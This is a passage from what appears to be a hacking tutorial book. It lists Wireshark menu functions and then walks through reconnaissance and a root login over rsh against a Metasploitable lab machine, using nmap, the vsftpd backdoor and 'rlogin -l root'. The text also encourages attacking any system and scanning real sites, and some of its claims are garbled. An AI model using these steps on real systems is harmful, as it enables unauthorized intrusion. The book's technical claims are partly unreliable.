


You can also double-click the packet list and use the main menu in the Wireshark window to look at the different functions. You can also open a new packet window in different ways, including holding the shift key down and clicking twice on a frame link.

The Pop-Up Menu

You can always open a pop-up menu to obtain further details about the bytes in the packets. This section will cover the different information you can obtain from the headers or functions present in the menus.

Format List




The table below will provide some information about the different functions present in this header along with a description. You will also find some information about the corresponding functions you can use.

Item	Description
Align Left	Aligns all the values in the column to the left
Align Center	Aligns all the values in the column to the center
Align Right	Aligns all the values in the column to the right
Column Preferences...	For a specific column, the preferences dialog box will open
Edit Column	For a specific column, the editor toolbar will open
Resize To Contents	Use this function to change the size of any

	column to fit the values in the column
Resolve Names	Resolve any addresses in a column, if any, using this function
No., Time, Source, et al.	Hide or show any column in the table below by selecting the right item
Remove Column	Remove the column from the table or delete it

Packet List Pane



The following table will provide some information about the functions present in this pane. You will also gather information about the description of each of the functions and also the corresponding functions you can use.

Item	Main Menu Item	Description
Mark Packet (toggle)	Edit	This command will allow

		you to either mark or unmark any packet of data that Wireshark collects.
Ignore Packet (toggle)	Edit	This command will help you either inspect or ignore any packet of data while you dissect the file that you have captured.
Set Time Reference (toggle)	Edit	This command will allow you to either set your time reference to use on the data packets.
Time Shift	Edit	This command will open the time shift dialog box that allows you to adjust the time stamp on all or some packets of data.
Packet Comment...	Edit	This command will open the packet comment dialog box that will allow you to leave a comment against one packet. Remember you can only add and save comments against packets if you have the pcapng file format.
Edit Resolved Name		You can enter a name to resolve the address of the packet of data you have selected using this command.
Apply as Filter	Analyze	This command will allow you to append or replace the current display filter that you have included for specific packet details or a


			list of packets selected. The first menu will show the filters used and the second menu will show you how you can apply these filters.
Prepare a Filter	Analyze		You can use this command to change the current display filter based on the packet details or lists that you have selected. You should not apply these. The first menu will show the filters used and the second menu will show you how you can apply these filters.
Conversation Filter			This command will apply the display filter for the selected packet and will show the address information. For instance, the IP menu entry will be set to show the traffic between the IP addresses of the packet selected.
Colorize Conversation			This command will create a new color rule that is based on the information of the address of the selected packet.
SCTP			You can prepare and analyze the filters against a selected packet for an SCTP association.
Follow Stream → TCP	Analyze		This command will open a window that will display

			the TCP segments that were captured for any packet selected.
Follow Stream → UDP	Analyze		This command will open a window that will display the UDP segments that were captured for any packet selected.
Follow Stream → TLS	Analyze		This command will open a window that will display the TLS and SSL segments that were captured for any packet selected.
Follow Stream → HTTP	Analyze		This command will open a window that will display the HTTP segments that were captured for any packet selected.
Copy → Summary as Text			This command will copy the summary fields and display them as tab-separated text to the clipboard.
Copy → ...as CSV			This command will copy the summary fields and display them as comma-separated text to the clipboard.
Copy → ...as YAML			This command will copy the summary fields for a packet of data and display it as YAML data to the clipboard.
Copy → As Filter			For a selected list of packets, you can use this

		command to prepare the filter used to display. This command will also copy that filter to the clipboard.
Copy → Bytes as Hex + ASCII Dump		This command will allow you to copy the bytes of data in the packet to the clipboard as a hexdump.
Copy → ...as Hex Dump		This command will allow you to copy the bytes of data in the packet to the clipboard as a hexdump without the portion representing ASCII.
Copy → ...as Printable Text		You can use this command to copy the bytes of data in the packet to the clipboard in the form of ASCII Text without using any non-printable text.
Copy → ...as a Hex Stream		This command can be used to copy the bytes of information in packets in the form of unpunctuated hex digits to the clipboard.
Copy → ...as Raw Binary		This command is used to copy the bytes of information in a packet in the form of raw binary data. This data will then be stored to the clipboard using the application/octet-stream MIME type.
Protocol Preferences		This command will help you adjust any preferences you may have selected for

		a protocol.
Decode As...	Analyze	This command will either apply or change any relation or association between two or more dissectors.
Show Packet in New Window	View	This command will show you the packet you have selected in another window, along with the bytes of information and the packet details.

Packet Details Pane



In the table below, we will look at the different functions that can be found in this pane. This table will also tell you what the corresponding function is, and also gives you a short description to help you understand each item in the table.

Item	Main	Description
------	------	-------------

	Menu Item	
Expand Subtrees	View	If you have selected a subtree, you can use this command to expand it.
Collapse Subtrees	View	If you have selected a subtree, you can use this command to collapse it.
Expand All	View	You can use this command to expand every subtree that is present in the data in the packets.
Collapse All	View	Wireshark always stores a list of all the protocols in the subtrees that you have expanded. It will then ensure that the right trees have been expanded when you choose to display the bytes of any packet. This option will help you collapse the subtree of all the bytes in the capture list.
Apply as Column		You can use a few protocols to create new columns in the data that you collect from a packet.
Apply as Filter	Analyze	You can always replace or append any information to the current display filter on your system. You can do this to a recent list of items taken from a packet or to a list of recent packets. You


		can use the first submenu to look at the filters and the subsequent items, and the second to show how the filter is applied.
Prepare a Filter	Analyze	Change the current display filter based on the most recent packet list or packet details item selected, but don't apply it. The first submenu item shows the filter and subsequent items show the different ways that the filter can be changed.
Colorize with Filter		You can use this command to use the display filter to obtain selected information about any protocol item in the packet. This can allow you to build a new tool.
Follow → TCP Stream	Analyze	You can use this command to open a new window that will allow you to display the TCP segments that are captured by the packets in the TCP connection.
Follow → UDP Stream	Analyze	This command performs the same function as the above command, but only works on UDP streams.
Follow → TLS Stream	Analyze	This command performs the same function as the above command, but only works on TSL or SSL

		streams.
Follow → HTTP Stream	Analyze	This command performs the same function as the above command, but only works on HTTP streams.
Copy → All Visible Items	Edit	You can use this function to copy any packet details and display them on the screen.
Copy → All Visible Selected Tree Items	Edit	You can use this command to copy the selected packet details, and display the results of the children.
Copy → Description	Edit	This function is used to copy the text displayed for a selected field to the clipboard on the system.
Copy → Fieldname	Edit	This function is used to copy the name displayed for a selected field to the clipboard on the system.
Copy → Value	Edit	This function is used to copy the value displayed for a selected field to the clipboard on the system.
Copy → As Filter	Edit	You can use this to prepare a display filter on the basis of the items selected currently. You can then copy the filter onto a clipboard.
Copy → Bytes as Hex + ASCII Dump		You can use this function to copy a byte of packets to the clipboard in the “hexdump” format.

Copy → ...as Hex Dump		You can use this function to copy a byte of packets to the clipboard in the “hexdump” format.
Copy → ...as Printable Text		You can use this function to copy a byte of packets to the clipboard with the ASCII format, without any non-printable text.
Copy → ...as a Hex Stream		You can use this function to copy a byte of packets to the clipboard as a list of unpunctuated hex digits.
Copy → ...as Raw Binary		You can use this function to copy bytes from a packet as a raw binary data. This data will be stored in the clipboard using the application or octet-stream MIME type.
Copy → ...as Escaped String		You can use this function to copy the bytes of packets as an escape sequence in C-style.
Export Packet Bytes...	File	This function will list a menu that has all the files listed in it. This will allow you to export any number of bytes from a packet onto a binary file.
Wiki Protocol Page		This function will show you a Wikipedia page that is corresponding to the website or browser.
Filter Field Reference		You can use this command

		to look at the field reference for any protocol on the selected browser.
Protocol Preferences		This function will allow you to choose a protocol and adjust your preferences.
Decode As...	Analyze	This function will allow you to change or apply new relations between two dissectors.
Go to Linked Packet	Go	This function will move to a linked packet if it has a matching request for any DNS response.
Show Linked Packet in New Window	Go	This function will show the linked packet on a separate window if it has a matching request for any DNS response.

The Packet Bytes Pane Menu



Let us look at a few functions that are present in this pane. You can use any of these functions when you want to learn more about the information stored in the packets:

Item	Description
Copy Bytes as Hex + ASCII Dump	You can use this command to copy the bytes on a packet and paste them to the clipboard in the hexdump format.
...as Hex Dump	This command works in the same way as the command above, but the bytes are copied with the ASCII portion in the packet.
...as Printable Text	This command works in the same way as the first command, but the bytes are copied excluding any non-printable characters.
...as a Hex Stream	This command works in the same way as

	the first command, but the bytes are copied with as a hex stream.
...as Raw Binary	This command will copy the bytes in the packet to the clipboard as raw binary data. This data is then stored in the clipboard using the “application/octet-stream” MIME type.
...as Escaped String	The command will copy the bytes of the packet onto the clipboard using a C-style escape sequence.
Show bytes as hexadecimal	This command will display the byte data in the form of hexadecimal digits.
Show bytes as bits	This command will display the bytes in the packet as binary digits.
Show text based on packet	The command will show the output of the first command only with text.
...as ASCII	The command will show the output of the first command with an ASCII encoding.
...as EBCDIC	This command will display the text using EBCDIC encoding.

Part Seven

Gaining Access to Computer Devices

Chapter Twenty-One

Server Side Attacks

In this chapter, we will learn more about what a server-side attack is. These attacks do not require any interaction to take place between the user and the hacker. Hackers can perform these attacks using web servers. You can also use these types of attacks on a regular computer used by an individual. To perform this type of attack, you can target a Metasploitable device. We will use this device since this makes it easier to hack a personal computer. If you are not on the same server as the personal computer, you can use this device to obtain the IP address of the system which will lead you to the router. Individuals are often connected to a system through a router, and if you use an IP address to determine the applications or the underlying operating system of that system, you may not get too much information if you do not use a metasploitable device. Additionally, you will only obtain information about the device and not about the person. The person will hide behind the router.

When you target a web server, this server will have an IP address that you can access directly via the internet. A server side attack will work if the target system is on the same network or if the system has a real IP address. If you can ping or send an email to the person, even if they use a personal computer, you can run any attack on the server to gather information about the person. You can run different methods to obtain this personal information.

We will now work on targeting the Metasploitable device. Before we do this, let us check the network settings and see if the network is set to NAT. You should also verify if the network is on the same server or network that you have set up the Kali machine on. This machine will be your attacking machine. If you perform an ifconfig on the device, you can obtain the IP address. Look at the image below:

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
nsfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:5f:44:0c  
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe5f:440c/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
             RX packets:45 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:69 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:6783 (6.6 KB)  TX bytes:7442 (7.2 KB)  
             Base address:0xd010 Memory:f0000000-f0020000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING  MTU:16436  Metric:1  
             RX packets:105 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:105 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)  
  
nsfadmin@metasploitable:~$
```

In the image above, we noted that the IP address of the metasploitable device is 10.0.2.4. If you now move to the Kali machine, you should be able to send the machine a message or ping. In the image below, you see what happens when you ping the IP. You will obtain a response from the machine. You can now test the security of that machine using the code in the image after the succeeding image.

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# ping 10.0.2.4  
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.  
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.982 ms  
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.530 ms  
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.512 ms  
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.648 ms  
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.03 ms  
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.221 ms  
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.392 ms  
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.473 ms  
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=0.279 ms  
64 bytes from 10.0.2.4: icmp_seq=10 ttl=64 time=0.296 ms  
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=0.299 ms  
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.350 ms  
^C  
--- 10.0.2.4 ping statistics ---  
12 packets transmitted, 12 received, 0% packet loss, time 11204ms  
rtt min/avg/max/mdev = 0.221/0.501/1.030/0.254 ms
```

We will now use these attacks and approaches against any system, personal or professional, on the same server and send it a ping. A server-side attack

will work well against a regular system, network, website, web server, large network or person if you can send them a message or ping. You must convey this message to the Metasploitable machine. This machine is a virtual machine that will allow you to use it by giving it specific instructions to follow. This device will perform all the functions that you indicate it to perform. You can list these functions using the -Is command, or even install a graphic user interface for this purpose. This device will have a web server, and if you access the device through the server, you can view the websites that are associated to this device. Let us look at these websites and see how we can penetrate these websites. We have covered penetration testing earlier in the book.



Remember that everything that you are trying to hack is only a computer. If you know how to ping the computer and pass on a message through that ping, you can use a server-side attack. These attacks will work best with servers since every server has its own IP address. If you want to hack a personal computer on the same network, you can ping them to obtain the IP address. Once you obtain the IP address, you can perform a server-side attack.

Server-side attack basics

In the following section, we will perform a basic server-side attack. To perform this attack, the first step is to gather the necessary information about the system and the server. You should obtain information about the installed

applications, programs, the underlying operating system, the services running on the system and the ports or the network used by the system. These services will help you enter the system. You can also use some default passwords or use a password cracker to obtain access to the system.

Numerous people install these software, services and tools and misconfigure them. So, we will look at these in a bit. The issue with such services is that, although most of them are easy to enter, there are some with a few security implementations. These will make it hard for you to enter the application or service. Since people do not configure these systems or services well, you as a hacker can take advantage of this and enter the system to perform a hack. Another issue with these services is that there could be a backdoor and other vulnerabilities, like code execution vulnerabilities or remote buffer overflow that will allow you to gain complete access to the system.

One of the easiest ways to perform this type of attack is by using Zenmap. Zenmap will allow you to obtain the IP addresses of websites, and obtain the list of services offered by those websites. You can also google these services or the websites and obtain the list of websites that have a vulnerability. We have covered this in detail earlier in the book. In the list of vulnerable websites, you will find the Metasploitable device website as well. All you need to do to obtain the IP address of any website is to send the website a ping. For example, if you want to obtain the IP address of pinterest, you can send a ping to pinterest.com. This will give you the IP address of that website. You can then run Zenmap against pinterest.com and obtain the list of services that run on the website. In this section, we take a look at how the Zen map will work against Metasploitable device which is a computer device.

To open Zenmap, open the terminal window on your system and type the command ‘zenmap.’ This will open the application on your system. If you do not have the application on your system, download it and then run the command. You can then enter the IP address of the target device that you want to test. Since we are using the metasploitable device, we will add the IP address of that device. The IP address is 10.0.2.4. Let us now scan the device, obtain the list of applications and then obtain the list of applications. Look at the screenshot below:

The screenshot shows the Zenmap interface. The top bar displays 'Applications', 'Places', 'Zenmap', the date 'Tue 05:52', and various window control icons. The main menu includes 'Scan', 'Tools', 'Profile', and 'Help'. Below the menu, the 'Target' field is set to '10.0.2.4' and the 'Profile' is 'Intense scan'. The 'Command' field shows the executed command: 'nmap -T4 -A -v 10.0.2.4'. The tabs at the top of the main pane are 'Hosts', 'Services', 'Nmap Output', 'Ports / Hosts', 'Topology', 'Host Details', and 'Scans'. The 'Nmap Output' tab is selected, displaying the scan log. The log starts with 'Starting Nmap 7.70 (https://nmap.org) at 2018-06-12 05:50 EDT' and continues through various NSE scripts, DNS resolution, and a SYN Stealth Scan, finally listing 21 open ports on the target host.

```
nmap -T4 -A -v 10.0.2.4
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-12 05:50 EDT
NSEi Loaded 148 scripts for scanning.
NSEi Script Pre-scanning.
Initiating NSE at 05:50
Completed NSE at 05:50, 0.00s elapsed
Initiating NSE at 05:50
Completed NSE at 05:50, 0.00s elapsed
Initiating ARP Ping Scan at 05:50
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 05:50, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:50
Completed Parallel DNS resolution of 1 host. at 05:50, 0.30s elapsed
Initiating SYN Stealth Scan at 05:50
Scanning 10.0.2.4 [1000 ports]
Discovered open port 80/tcp on 10.0.2.4
Discovered open port 5900/tcp on 10.0.2.4
Discovered open port 3306/tcp on 10.0.2.4
Discovered open port 111/tcp on 10.0.2.4
Discovered open port 139/tcp on 10.0.2.4
Discovered open port 23/tcp on 10.0.2.4
Discovered open port 445/tcp on 10.0.2.4
Discovered open port 53/tcp on 10.0.2.4
Discovered open port 21/tcp on 10.0.2.4
Discovered open port 25/tcp on 10.0.2.4
Discovered open port 22/tcp on 10.0.2.4
Discovered open port 513/tcp on 10.0.2.4
Discovered open port 2049/tcp on 10.0.2.4
Discovered open port 514/tcp on 10.0.2.4
Discovered open port 1524/tcp on 10.0.2.4
```

Once the scan is run, you should have the list of open ports in the network and the list of services. You can then go to the nmap output tab, check each port on the list, check every service offered by each port and verify the name of the service on Google.

For instance, in the image below, there are twenty-one ports that is an FTP port. FTP is a service that will allow a person to upload or download different files on any remote server. This service will require a username and password. From the image below, we can see that this service has been configured incorrectly. This means that you can hack into this service through an anonymous login. You can now log into the service without a password.

The screenshot shows the Zenmap interface with the following details:

- Target:** 10.0.2.4
- Profile:** Intense scan
- Command:** nmap -T4 -A -v 10.0.2.4
- Hosts Tab:** Shows a single host entry for 10.0.2.4.
- Services Tab:** Displays the results of the nmap scan:

```
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
| End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:ee:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
| STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/
| stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/
| stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
```

The only thing you will need to do to make the process easier is to download an FTP client. You can use a client like FileZilla. This will allow you to connect to Port 21 using the IP address. You can also use Google to find an FTP server, and in this case the server is **vsftpd 2.3.4**. You can see whether there are any issues with this server or if it has been configured incorrectly. When you google this, you can enter a backdoor that is installed in this server. Most websites and servers come with a backdoor that must be closed when it is released. You should google every service, and verify if there are any vulnerabilities that you can exploit. Let us now look at the port 521. We will assume that we have covered every port on the list, and were unable to find any issues until port 521.

The screenshot shows the Zenmap interface with the target set to 10.0.2.4 and the profile set to "Intense scan". The "Services" tab is selected, displaying the results of the nmap -T4 -A -v 10.0.2.4 command. The output lists numerous open ports and their associated services. Port 512/tcp is specifically highlighted as "exec netkit-rsh rexecd". Other services listed include 139/tcp (netbios-ssn), 445/tcp (netbios-ssn), 513/tcp (login), 514/tcp (tcpwrapped), 1099/tcp (java-rmi), 1524/tcp (bindshell), 2049/tcp (nfs), 2121/tcp (ftp), and 3306/tcp (mysql).

You have a list of services running on this port. Let us google those services and see what information we can obtain about it. Once you google it, you will know that the service is a program that can be executed remotely. If you can log into this service, you can execute any commands remotely on the target system. This program also has an rsh login. This is a program that will work only if you have an underlying Kali Linux program. This tool is similar to SSH, and it allows a hacker to execute any remote commands on this system.

Now, let us look at how we can connect to the login service. You can use the netkit-rsh package. You will notice that the underlying operating system is Ubuntu. This target system uses the rsh-client to connect to the server. So, you must install this package on your system so you can connect to that service. This client will allow you to create a remote shell connection. To do this, enter the following command:

```
root@kali:~# apt-get install rsh-client
```

Apt-get will allow you to install the package, and also configure that package for you. Once you install it, you can use the rlogin to log into the system. The first page will tell you how to facilitate the process. If you are unsure of how to use this application, you can use the rlogin function again. You can then use the help command to learn more about how to use this system.

```
root@kali:~# rlogin --help
rlogin: invalid option -- '-'
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host
```

The username (-I) and the host will provide information about the target

system and the target IP address. You can use the rlogin function again, and use the username root instead. This name has the highest privilege on any system. Now, enter the target IP address as 10.0.2.4.

```
root@kali:~# rlogin -l root 10.0.2.4
```

Since you are logged into the Metasploitable machine, you can execute the command to generate the ID. You will see that the ID is now root. When you execute the uname -a command, you will obtain the list of hostnames and kernels that are running on the machine. You can see that you can now access the device as the root user.

```
root@metasploitable:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:~# uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

